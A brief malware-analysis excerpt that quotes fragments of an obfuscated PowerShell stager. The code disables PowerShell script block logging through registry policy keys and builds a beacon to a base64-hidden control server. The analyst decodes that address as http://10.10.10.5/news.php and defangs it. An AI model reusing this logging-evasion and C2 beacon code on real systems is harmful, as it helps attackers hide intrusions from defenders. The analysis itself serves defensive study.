[CoLlectiONS.GeNEriC.DIcTiOnARY[StrING,SysTEm.OBJEct]]::neW();$vAL.AdD('EnableSc
riptB'+'lockLogging',0);$VAL.Add('EnableScriptBlockInvocationLogging',0);$a18e1[
'HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'loc
```



```
Gecko';$ser=$([TeXT.ENCodiNG]::UnicodE.GetStriNG([CoNVeRT]::FroMBASe64StRInG('aA
B0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA=='))));$t='/news.php';$7A6Ed.HEAders
```

I repeated the base 64 decoding for this one too and got: http://10.10.10.5/news.php

And then we defang: hxxp[://]10[.]10[.]10[.]5/news[.]php